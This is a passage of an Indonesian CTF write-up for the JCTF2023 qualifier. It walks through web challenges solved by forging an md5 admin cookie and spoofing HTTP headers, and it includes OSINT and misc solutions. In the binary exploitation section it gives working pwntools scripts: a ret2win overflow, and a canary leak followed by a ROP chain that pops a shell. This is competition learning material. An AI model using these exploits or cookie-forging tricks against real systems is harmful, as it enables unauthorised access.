-rw-r--r-- 1 apple staff 397B Mar 30 15:01 20.png
-rw-r--r-- 1 apple staff 5.2K Mar 30 15:01 21.png
-rw-r--r-- 1 apple staff 1.2K Mar 30 15:01 22.png
-rw-r--r-- 1 apple staff 397B Mar 30 15:01 23.png
-rw-r--r-- 1 apple staff 397B Mar 30 15:01 24.png
-rw-r--r-- 1 apple staff 376B Mar 30 15:01 25.png
-rw-r--r-- 1 apple staff 397B Mar 30 15:01 3.png
-rw-r--r-- 1 apple staff 828B Mar 30 15:01 4.png
-rw-r--r-- 1 apple staff 4.7K Mar 30 15:01 5.png
-rw-r--r-- 1 apple staff 397B Mar 30 15:01 6.png
-rw-r--r-- 1 apple staff 397B Mar 30 15:01 7.png
-rw-r--r-- 1 apple staff 925B Mar 30 15:01 8.png
-rw-r--r-- 1 apple staff 5.8K Mar 30 15:01 9.png
-rw-r--r-- 1 apple staff 263B Apr 16 13:07 download.py
-rw-r--r-- 1 apple staff 35B Apr 16 13:10 flag.txt
apple@ardhani web/vision » cat flag.txt
JCTF2023{s0_e4sy_w3b_3xPl0tation}
```

Dari sini saya mencoba menata satu persatu teks yang ada pada gambar dan menyusunnya menjadi flag yang utuh.

- 5.png => JCTF20
- 9.png => 23{s0_e
- 13.png => 4sy_w3
- 17.png => b_3xPl0i
- 21.png => tation}

Flag: JCTF2023{s0_e4sy_w3b_3xPl0itation}

Web of the Gods (300 pts)



Diberikan sebuah service ip port yang bisa diakses melalui protokol http, pada halaman indeks terdapat form input, tombol submit, bahasa yunani dan juga nilai dari header Accept-Language yang direturn ke konten web.

Sangat menarik karena saya berpikir mungkin ini akan menjadi SSTI, namun ternyata sama sekali tidak berhasil. Selang berpikir saya mencoba mentranslate bahasa yunani tersebut dan mendapatkan pesan "You don't speak Greece. You cannot enter this site.", saya mencoba untuk mengganti bahasa menjadi bahasa yunani 'Accept-Language: el' malah mendapatkan pesan terbaru dengan bahasa campuran yang jika diterjemahkan ke bahasa inggris seperti di bawah:

"I see you are from my territory. I can speak many languages because I am a god, you can't (I think). I believe you're looking for a flag? I'll give you more pointers if you can show me that Jota and Krint, the two Joints mascots, referred you to me".

Saya diminta untuk merujuk kampung halaman Jota dan Krint menggunakan `Referer: <https://www.jointsugm.id/>` dan mendapat pesan baru seperti di bawah:

"Happy! Jota and Krint are my best friends, The banner is in a hidden place, I don't want anyone to see this. I just need to make sure no one follows you. You know how to prove it".

Kita diminta agar tidak ada yang mengikuti, untuk mengatasi hal ini kita bisa menggunakan header `DNT: 1`.

```
POST /index.php HTTP/1.1
Host: 34.101.234.148:8069
Content-Length: 38
Cache-Control: max-age=0
DNT: 1
Referer: https://www.jointsugm.id/
Accept-Encoding: gzip, deflate
Accept-Language: el
Cookie: PHPSESSID=a379bfce92ea57c4596b67f29f322e5a;
5fdedfe381eef204ab3354d244885a40=f8320b26d30ab433c5a54546d21f414c
Connection: close

message=Δεν μιλάς Ελλάδα
```

The screenshot shows a browser's developer tools Network tab. On the left, the Request pane displays a POST /index.php HTTP/1.1 request with the message parameter set to "Δεν μιλάς Ελλάδα". The Response pane shows the server's response: "This does nothing (Probably):" followed by the text "رانع ، الان اعرف لمني استطيع ان انق بيك" in Arabic, "Die vlag word in die leier geplaas 'Domain-of-Gods/script.js'. Ma tha thu air tighinn cho fada seo, tuigidh tu agus lorg thu a' bhrratach. Boa sorte, você pode ganhar este jogo." in English and Irish, and a cartoon illustration of a man with a mustache wearing a hat.

Akhirnya mendapatkan file flag pada /Domain-of-Gods/script.js, flag bisa kita coba cocokan dari tumpukan code js disana menjadi JCTF2023{t4kAr4pUt0_P0p0ruN64_p1R1T0P4R0}, flag ini valid ketika disubmit.

Flag: JCTF2023{t4kAr4pUt0_P0p0ruN64_p1R1T0P4R0}

L0G1n (300 pts)

Challenge 26 Solves X

LoG1n

300

Jota created a website but he forgot the password. However, he remembers that he can edit something from the client side so he can login in the admin area. Even so, he also remembered that to enter the admin area there is also one-way encryption that must be passed. Can you help him?

Author: BROP #9678

34.101.234.148:8499

Flag Submit

Diberikan sebuah service ip port yang bisa diakses melalui protokol http, hanya diberikan halaman login dengan fitur login as guest.

Setelah mencoba beberapa kemungkinan seperti SQL Injection, Admin Weak Password, No Redirect, semuanya gagal dan saya mencoba Continue as Guest lalu mengintercept requestnya.

```
GET /page HTTP/1.1
Host: 34.101.234.148:8499
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
```

```
Accept-Language: en-US,en;q=0.9  
Cookie: PHPSESSID=4ca3378acc6e61eed1622059ab2a892c;  
5fdedfe381eef204ab3354d244885a40=f8320b26d30ab433c5a54546d21f414c  
Connection: close
```

Pada request di atas ini terdapat key dan value cookie yang merupakan hash md5 `5fdedfe381eef204ab3354d244885a40=f8320b26d30ab433c5a54546d21f414c` jika dijadikan teks normal ini adalah isAdmin=False, lalu saya mencoba untuk mengubah False menjadi True dengan md5.

```
apple@ardhani qual/web » echo -ne 'True' | md5  
f827cf462f62848df37c5e1e94a4da74
```

Saya ubah md5('False') tadi menjadi md5('True') seperti di bawah:

```
GET /page HTTP/1.1  
Host: 34.101.234.148:8499  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like  
Gecko) Chrome/110.0.5481.178 Safari/537.36  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q  
=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9  
Cookie: PHPSESSID=4ca3378acc6e61eed1622059ab2a892c;  
5fdedfe381eef204ab3354d244885a40=f827cf462f62848df37c5e1e94a4da74  
Connection: close
```

Mendapat response "Congrats" dan diberikan enkripsi base64 yang jika didekripsi berisi string `secret_thing_is_here/flag`, lalu saya mencoba request ip:port/secret_thing_is_here/flag dan muncul pesan "The admin only use SuperSecretAdminBrowser, but you are not! Just go back!", solusi ini kita bisa menggunakan User-Agent.

- User-Agent: SuperSecretAdminBrowser

Lalu setelah request masih mendapat pesan bahwa "You are not the admin, the admin is speaking Urdu!", solusinya kita bisa menggunakan Accept-Language.

- Accept-Language: ur

Selelah berhasil menambah header Accept-Language saya mencoba request lagi namun membutuhkan email, tak butuh waktu lama saya menemukan email yang terenkripsi dari hasil request tadi pada set-cookie `adminEmail=base64(email)` langsung saja email yang sudah didekripsi barusan saya tambahkan pada header From yang biasa digunakan untuk email.

- From: admin@joints.com

Kemudian saya mendapat pesan baru yaitu “U was tracked. Use untracked one to go in real admin area!”. Hal seperti itu dapat dengan mudah kita lewati dengan menambahkan header DNT.

- DNT: 1

Pada request terakhir ini saya mendapat header Location yang berisi real flag path “Location: /secret_thing_is_here/flag/real_flag_is_here”, saya coba untuk mengaksesnya dan mendapatkan Flag dalam bentuk hex.

The screenshot shows two panels of browser developer tools. The left panel is the 'Request' panel, showing a GET request to the URL /secret_thing_is_here/flag/real_flag_is_here. The right panel is the 'Response' panel, showing the server's response as a JSON object:

```
HTTP/1.1 200 OK
Date: Sun, 16 Apr 2023 11:43:11 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.28
For-Admin-Only:
4a435446323032337b73306d335f6833346465525f265f6330306b31655f3472655f75733366753
15f72316768743f7d
Vary: Accept-Encoding
Content-Length: 355
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>
FLAG
</title>
</head>
<body>
<p>
Congrats! Here's my Response to you! :
</p>
<p>
Welcome to Admin Area! My Real Admin!
</p>
</body>
</html>
```

```
apple@ardhani qual/web » python3
Python 3.9.6 (default, Sep 26 2022, 11:37:49)
[Clang 14.0.0 (clang-1400.0.29.202)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> bytes.fromhex('4a435446323032337b73306d335f6833346465525f265f6330306
b31655f3472655f7573336675315f72316768743f7d')
b'JCTF2023{s0m3_h34deR_&_c00k1e_4re_us3fu1_r1ght?}'
```

Flag: JCTF2023{s0m3_h34deR_&_c00k1e_4re_us3fu1_r1ght?}

Binary Exploitation

Book Store (100 pts)

Diberikan sebuah binary 32 bit dengan proteksi pie nya tidak menyala dan di dalamnya terdapat fungsi secretBook yang apabila dipanggil akan mengeluarkan flag

Berikut hasil disassembly fungsi secretBook

```
0x08049813  main
0x080498f8  _fini
pwndbg> disass secretBook
Dump of assembler code for function secretBook:
0x08049698 <+0>:    push   ebp
0x08049699 <+1>:    mov    ebp,esp
0x0804969b <+3>:    sub    esp,0xcc
0x080496a1 <+9>:    push   0x804a292
0x080496a6 <+14>:   push   0x804a294
0x080496ab <+19>:   call   0x80490d0 <fopen@plt>
0x080496b0 <+24>:   add    esp,0x8
0x080496b3 <+27>:   mov    DWORD PTR [ebp-0x4],eax
0x080496b6 <+30>:   push   DWORD PTR [ebp-0x4]
0x080496b9 <+33>:   push   0xc8
0x080496be <+38>:   lea    eax,[ebp-0xcc]
0x080496c4 <+44>:   push   eax
0x080496c5 <+45>:   call   0x8049080 <fgets@plt>
0x080496ca <+50>:   add    esp,0xc
0x080496cd <+53>:   mov    eax,ds:0x804c040
0x080496d2 <+58>:   lea    edx,[ebp-0xcc]
0x080496d8 <+64>:   push   edx
0x080496d9 <+65>:   push   0x804a29d
0x080496de <+70>:   push   eax
0x080496df <+71>:   call   0x80490c0 <fprintf@plt>
0x080496e4 <+76>:   add    esp,0xc
0x080496e7 <+79>:   mov    eax,ds:0x804c040
0x080496ec <+84>:   push   eax
0x080496ed <+85>:   call   0x8049070 <fflush@plt>
0x080496f2 <+90>:   add    esp,0x4
0x080496f5 <+93>:   nop
0x080496f6 <+94>:   leave
0x080496f7 <+95>:   ret
End of assembler dump.
pwndbg>
```

Yang jika diteliti lebih lanjut dengan fungsi examine, didapat akan membuka file flag.txt dan mengoutputkannya ke stdout.

Bagaimana cara memanggil fungsi secretBook?, caranya adalah dengan overflow, dan di fungsi buybook terdapat overflow di stack karena menggunakan fungsi scanf.

Karena canary tidak ada, maka dari itu payload hanya berisikan padding sampai ketemu rip lalu alamat dari secretBook itu sendiri.

Berikut script exploit saya

```
from pwn import *
p = remote("34.101.234.148",8128)
payload = b'a'*58 + p32(0x08049698)
p.sendline(b"1")
p.sendline(payload)
p.interactive()
# offset 58 karena posisi variable terletak 0x36 atau 54 sebelum ebp dan ditambah ebp menjadi 58 byte.
```

```
$
File Actions Edit View Help
zafin@muhammad-vivobookasus:~/Downloads/CTF/JointsPenyisihan/PWN ×
zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/JointsPenyisihan/PWN [+] Opening connection to 34.101.234.148 on port 8128: D
[*] Switching to interactive mode

Book Shop
1. Buy a Book from inventory
2. Print the inventory
3. Search for a Book by name
4. Request a Book
5. Quit
Enter your choice:
Inventory:
To Kill a Mockingbird - $12
1984 - $9
Anomaly is True - $8
OMG! You are so kind! - $14
Unmotivated Motivation - $6
Eyes on enemy - $10
Animal is our friend - $7
Brave is a KEY - $11
Pictures for you - $5
Fury Nick - $13

Your Balance: $10
Enter the name of the Book to buy: Book not found.
JCTF2023{ur_ret2w1n_5ecr3t_b00k_i5_h3re}

[*] Got EOF while reading in interactive
$
```

Flag : JCTF2023{ur_ret2w1n_5ecr3t_b00k_i5_h3re}

Pass Manager (550 pts)

Diberikan sebuah binary 32 bit yang didalamnya terdapat bug unlimited format string dan overflow di stack. Proteksi yang menyala ada canary tetapi pie tidak menyala. Oleh karena itu kami melakukan leak terhadap canary terlebih dahulu, lalu menggunakan teknik rop untuk meleak libc via got puts (argumen pada 32 bit diletakkan setelah return address).

Berikut script exploit saya

```

from pwn import *

exe = "./vuln"
elf = context.binary = ELF(exe)
#p = process(exe)

libc = ELF("./libc.so.6")

p = remote("34.101.234.148",8312)

#p = process(exe)

def goto(n):
    p.sendlineafter(b"choice: ",f"{n}".encode())

def add_pass(name,password):
    goto(1)
    p.sendlineafter(b"name: ",name)
    p.recvuntil(b"you ")
    res = p.recvline(0)
    p.sendlineafter(b"password: ",password)
    return res

def list_password():
    goto(2)

def remove(idx):
    goto(3)
    p.sendlineafter(b"remove: ",f"{idx}".encode())

def change_pass(idx,new_pass):
    goto(4)
    p.sendlineafter(b"change: ",f"{idx}".encode())
    p.sendlineafter(b"password: ",new_pass)

# for i in range(1,30):
#     add_pass(f"%{i}$p".encode(),b"a")
#     print(i)

canary = eval(add_pass(f"%{23}$p".encode(),b"a"))

print(hex(canary))

# print(res)
execve_offset = 905536

```

```

# payload = p32(canary)*12 + p32(elf.sym.puts) + p32(elf.sym.main) + p32(elf.got.puts)

# gdb.attach(p)

# pause()

sleep(1)
add_pass(b"a",payload)

libc.address = u32(p.recv(4)) - libc.sym.puts

#pause()

payload = p32(canary)*12 + p32(libc.address + execve_offset) +
p32(next(libc.search(b"/bin/sh\x00")))*2 + p32(0)*3
add_pass(b"a",payload)

#gdb.attach(p)

p.interactive()

```

```

zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/JointsPenyisihan/PWN/PassMan2$ python3 exp.py
[*] '/home/zafin/Downloads/CTF/JointsPenyisihan/PWN/PassMan2/vuln'
    Arch: i386-32-little
    RELRO: Partial RELRO
    Stack: Canary found
    NX: NX enabled
    PIE: No PIE (0x8047000)
    RUNPATH: '.'

[*] '/home/zafin/Downloads/CTF/JointsPenyisihan/PWN/PassMan2/libc.so.6'
    Arch: i386-32-little
    RELRO: Partial RELRO
    Stack: Canary found
    NX: NX enabled
    PIE: PIE enabled
[+] Opening connection to 34.101.234.148 on port 8312: Done
0x9c6f2a00
[*] Switching to interactive mode
$ id
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
$ ls
myPass.txt
vuln
$ cat myPass.txt
SkNURjIwMjN7anVzdF9zb21lX3MzY3VyNXR5X2J5cDQ1c19yMWdodD99
$ 
[*] Interrupted
[*] Closed connection to 34.101.234.148 port 8312
zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/JointsPenyisihan/PWN/PassMan2$ echo SkNURjIwMjN7anVzdF9zb21lX3MzY3VyNXR5X2J5cDQ1c19yMWdodD99 | base64 -d
JCTF2023{just_some_s3curity_byp45s_r1ght?}zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/JointsPenyisihan/PWN/PassMan2$ 

```

Flag : JCTF2023{just_some_s3curity_byp45s_r1ght?}

OSINT

whereIsThis (100 pts)


Diberikan sebuah gambar yang merupakan lokasi indomaret. Berdasarkan deskripsi soal, diketahui bahwa gambar tersebut diambil pada Januari 2022.




Berdasarkan gambar, terdapat semacam kios jualan pentol mbok dhe. Kemudian saya cari di mana saja lokasi cabang kios tersebut.

- Indomaret Kridosono
- Indomaret AM Sangaji
- Indomaret Sarjito Blimbingsari
- Indomaret Timoho
- Indomaret Gayam
- Alfamart Anggajaya 2
- Shopee Food Gayam

Berdasarkan linktreanya, terdapat 5 cabang yang berada di indomaret. Saya coba lihat satu-satu di maps dan menemukan lokasi yang mirip, yaitu di cabang Indomaret Sarjito.



Yang ditanya adalah plus code dan kelurahan




Flag : JCTF2023{69FC+8V_TERBAN}

Misc

Mega SUS (100 pts)

Diberikan sebuah file flag.sus yang ketika dibuka berisi angka-angka kurang jelas. Berdasarkan deskripsi soal, didapatkan kata kunci Project Sekai dan sus. Lalu saya cari di internet apa maknanya, akhirnya saya menemukan [writeup ini](#) yang memiliki soal sama. Berdasarkan writeup tersebut, saya diarahkan ke [website ini](#). Kemudian, saya copy paste isi file sus tadi ke dalam web tersebut dan ditemukan flagnya.



Flag : JCTF2023{rEALLYsusXDD}

FeedBack (100 pts)

Tinggal isi feedback

Your flag

Terimakasih karena sudah mengikuti kompetisi JCTF, sampai jumpa di FMIPA UGM
JCTF{thanks_for_filling_this_feedback}

[Back](#) [Submit](#) [Clear form](#)

Flag : JCTF{thanks_for_filling_this_feedback}